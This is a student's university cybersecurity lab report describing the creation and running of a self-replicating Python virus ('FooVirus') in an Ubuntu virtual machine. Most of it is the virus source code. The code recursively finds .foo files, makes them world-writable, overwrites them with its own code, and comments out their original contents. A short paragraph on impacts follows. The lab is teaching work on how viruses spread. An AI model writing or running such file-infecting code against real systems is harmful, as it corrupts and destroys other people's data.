

Software and Cybersecurity Lab

CS445 Lab10

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
ID: 202151188

Task: Creation and implementation of a Self-Replicating virus.


In this lab, a self-replicating virus (python file) is created and executed. How the virus self-replicates and spreads out and infects the targeted files is observed in output.

OS: Linux (Ubuntu)


Step1: Creating directory and required files




Step 2: Coding the virus file



Step3: Putting some info on the target files




Step4: Running the Virus File in terminal



The virus is named FooVirus.

OUTPUT:



The screenshot displays a VMware Workstation interface with an Ubuntu 64-bit virtual machine. Four text editor windows are open, each showing the same Python script. The script, named 'FooVirus', is designed to replicate itself by finding files with a '.foo' extension in the current directory and its subdirectories. It reads the content of each file, prepends a specific header, and writes the modified content back to the file. The script also includes a comment indicating it is storing the first 37 lines of code in a variable named 'virus'.

```
1 import sys
2 import os
3 import glob
4
5 print("Hello from FooVirus")
6
7 IN = open(sys.argv[0], "r") # sys.argv[0] refers to this file -> We are
  reading this code file
8 virus = [line for (i, line) in enumerate(IN) if i < 37] # Storing first 37
  line of code in virus
9 virus.append("\n")
10
11 # FOR every file with extension .foo in current directory
12 for item in glob.glob("./**/*.foo", recursive=True):
13     IN = open(item, "r") # open file in read mode
14     print("Opened", item)
15     all_of_it = IN.readlines()
16     IN.close() # closing the file
17     if any("foovirus" in line for line in all_of_it):
18         continue
19     os.chmod(item, 0o777)
20     OUT = open(item, "w") # Open File in write mode
21     OUT.write(virus) # Write the code lines to the file
22     all_of_it = ["#" + line for line in all_of_it]
23     # put "#" in front of the content previously present
24     OUT.write(all_of_it)
25     OUT.close()
26
27 #Name: DIPEAN DASGUPTA ID:202151188
```

The FooVirus has spread and replicated itself. The same content is seen in all the 4 files. Even the files in subfolder has been affected.

Potential Impacts:

Similar to viruses and worms, self-replicating code can severely deplete system resources, impede network speed, and result in corrupted or lost data. By opening backdoors, propagating quickly over networks, and making cleaning difficult and expensive, it increases security concerns. Such virus harms an organization's reputation, reduces productivity, and could result in legal problems if sensitive data is compromised. Limiting these effects requires effective security procedures.

-----END of ASSIGNMENT-----